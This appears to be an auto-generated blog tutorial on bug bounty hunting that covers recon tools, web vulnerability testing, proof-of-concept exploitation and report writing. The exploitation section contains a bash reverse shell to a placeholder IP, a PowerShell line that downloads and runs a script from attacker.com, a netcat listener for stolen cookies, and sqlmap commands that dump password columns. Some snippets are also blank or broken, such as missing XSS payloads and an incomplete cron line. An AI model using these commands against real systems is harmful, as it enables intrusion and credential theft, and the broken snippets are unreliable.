
Listen to this Post

Introduction:
Bug bounty programs have revolutionized cybersecurity by incentivizing ethical hackers to find vulnerabilities in software before malicious actors can exploit them. This proactive approach helps organizations fortify their defenses while offering lucrative rewards to skilled researchers. As showcased by bounty hunters like Nitish Shah, success in this field demands a blend of technical prowess, strategic reconnaissance, and persistent effort.
Learning Objectives:
- Understand the core principles of bug bounty programs and how to establish a effective hunting workflow.
- Learn essential reconnaissance and vulnerability discovery techniques using industry-standard tools.
- Master the art of responsible disclosure and professional reporting to maximize bounty rewards.
You Should Know:
1. Building Your Bug Bounty Toolkit
A robust setup is critical for efficient testing. This involves configuring a dedicated penetration testing environment with tools for scanning, exploitation, and analysis. On Linux, Kali Linux is the go-to distribution, while Windows users can leverage WSL (Windows Subsystem for Linux) or virtual machines.
Step‑by‑step guide:
- Install Kali Linux via ISO or as a VM using VirtualBox/VMware. Update it:
sudo apt update && sudo apt full-upgrade -y. - Install essential tools: Burp Suite Community/Professional for proxy interception, Nmap for network scanning, and sqlmap for SQL injection testing. Use:
sudo apt install nmap sqlmap burpsuite. - Configure Burp Suite: Launch Burp, set your browser proxy to 127.0.0.1:8080, and import Burp’s CA certificate to intercept HTTPS traffic.
- For Windows, install OWASP ZAP as an alternative proxy and use PowerShell for scripting: `Install-Module -Name Invoke-Recon` for reconnaissance modules.
2. Passive and Active Reconnaissance Mastery
Reconnaissance identifies attack surfaces like subdomains, APIs, and exposed services. Passive methods use public data, while active scanning interacts directly with targets.
Step‑by‑step guide:
- Use subdomain enumeration tools: Run `amass enum -passive -d target.com` to gather subdomains from sources like certificates and DNS. Combine with Sublist3r:
python3 sublist3r.py -d target.com -o subdomains.txt. - Identify technologies: Use `whatweb target.com` or Wappalyzer browser extension to detect frameworks and servers.
- Port scanning: Execute `nmap -sV -sC -p- -T4 target.com -oN scan.txt` for a comprehensive scan of all ports, service versions, and default scripts.
- For API discovery, use tools like `katana` for crawling:
katana -u https://target.com -o urls.txt.
3. Uncovering Common Web Vulnerabilities
Focus on OWASP Top 10 vulnerabilities like SQL injection, XSS, and SSRF. Automated tools can flag issues, but manual testing confirms exploitable flaws.
Step‑by‑step guide:
- Test for SQLi: Use sqlmap on a potentially vulnerable parameter:
sqlmap -u "https://target.com/search?q=1" --batch --dbs. Always have permission before testing. - Detect XSS: Manual testing with payloads like `` in input fields. Automate with XSStrike:
python3 xsstrike.py -u "https://target.com/form". - Check for SSRF: Use Burp Suite’s Collaborator client to generate a unique domain and test URL parameters that might fetch internal resources.
- For Windows-centric apps, test for file inclusion using PowerShell to send payloads:
Invoke-WebRequest -Uri "https://target.com/download?file=..\..\windows\win.ini".
4. Exploitation and Proof-of-Concept Development
Once a vulnerability is found, create a proof-of-concept (PoC) to demonstrate impact without causing harm. This is crucial for bounty validation.
Step‑by‑step guide:
- For a found SQL injection, extract sample data:
sqlmap -u "https://target.com/id=1" --dump -C username,password -T users. - For XSS, craft a PoC that steals cookies: `` and host a listener with
nc -lvnp 80. - For command injection on Linux targets, test with `; whoami` and escalate with reverse shells:
bash -c 'bash -i >& /dev/tcp/your-ip/443 0>&1'. - On Windows, test for RCE using PowerShell:
; Invoke-Expression (Invoke-WebRequest -Uri "http://attacker.com/shell.ps1").Content.
5. Automation with Scripts and AI Tools
Automation scales your hunting efforts. Use Python scripts and AI-driven platforms to prioritize targets and analyze code.
Step‑by‑step guide:
- Write a Python script for subdomain monitoring: Use libraries like `requests` and `beautifulsoup4` to scrape new subdomains from certificates. Example snippet:
import requests
url = "https://crt.sh/?q=target.com&output=json"
response = requests.get(url).json()
for entry in response:
print(entry['name_value'])
- Leverage AI tools like Semgrep for static analysis: `semgrep –config auto target-code/` to find vulnerabilities in source code.
- Schedule periodic scans with cron jobs on Linux: `0 /path/to/your_script.sh` or Task Scheduler on Windows.
6. Crafting the Perfect Bug Report
A clear, detailed report ensures swift triage and payout. Include impact, steps to reproduce, and remediation suggestions.
Step‑by‑step guide:
- Summarize the vulnerability, e.g., “SQL Injection in /search Endpoint Leading to Data Disclosure”.
- Description: Explain the flaw technically, mentioning parameters and payloads.
- Reproduction steps: List exact actions, e.g., “1. Navigate to https://target.com/search?q=1′ 2. Observe database error…”.
- Attach screenshots, videos, and PoC code. Use tools like `ffmpeg` on Linux to record screens:
ffmpeg -f x11grab -s 1920x1080 -i :0.0 output.mp4. - Submit via platforms like HackerOne or Bugcrowd, following their disclosure policies.
7. Continuous Learning Through Courses and Communities
Stay updated with evolving threats and techniques. Engage in training and networking to refine skills.
Step‑by‑step guide:
- Enroll in courses: CEH for fundamentals, OSCP for hands-on penetration testing, and Burp Suite Certified Practitioner for web app expertise.
- Practice on labs: Use TryHackMe (
thm --room=webosint) or HackTheBox platforms. On Linux, connect via OpenVPN:sudo openvpn config.ovpn. - Join communities: Follow blogs like PortSwigger, participate in CTFs, and use LinkedIn for networking, as seen with Nitish Shah’s posts.
- For AI in cybersecurity, explore courses on Coursera like “AI For Cybersecurity” to understand machine learning for threat detection.
What Undercode Say:
- Key Takeaway 1: Success in bug bounties hinges on methodological reconnaissance and manual testing complementing automation, as automated tools alone miss business logic flaws.
- Key Takeaway 2: Ethical hacking is a continuous learning journey; staying updated with courses and community insights, as highlighted by Nitish Shah’s achievements, is non-negotiable for consistent rewards.
Analysis: The bug bounty landscape is becoming more competitive, with hunters leveraging AI and automation to scale efforts. However, human creativity in exploiting complex vulnerabilities remains the differentiator. Programs are maturing, offering higher payouts for critical flaws, but require hunters to master both technical skills and soft skills like clear communication in reports. This evolution pushes cybersecurity toward a more collaborative and proactive future.
Prediction:
Bug bounty programs will expand beyond traditional web apps to encompass AI models, cloud-native applications, and IoT ecosystems, driven by increased digital transformation. This will lead to higher average bounties and more standardized global policies. However, as AI-assisted hacking tools proliferate, organizations will need to enhance their vulnerability management cycles, potentially integrating continuous bounty platforms into DevOps pipelines. Ultimately, bug hunting will become a mainstream cybersecurity career path, reducing zero-day exploits and fostering a safer digital economy.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


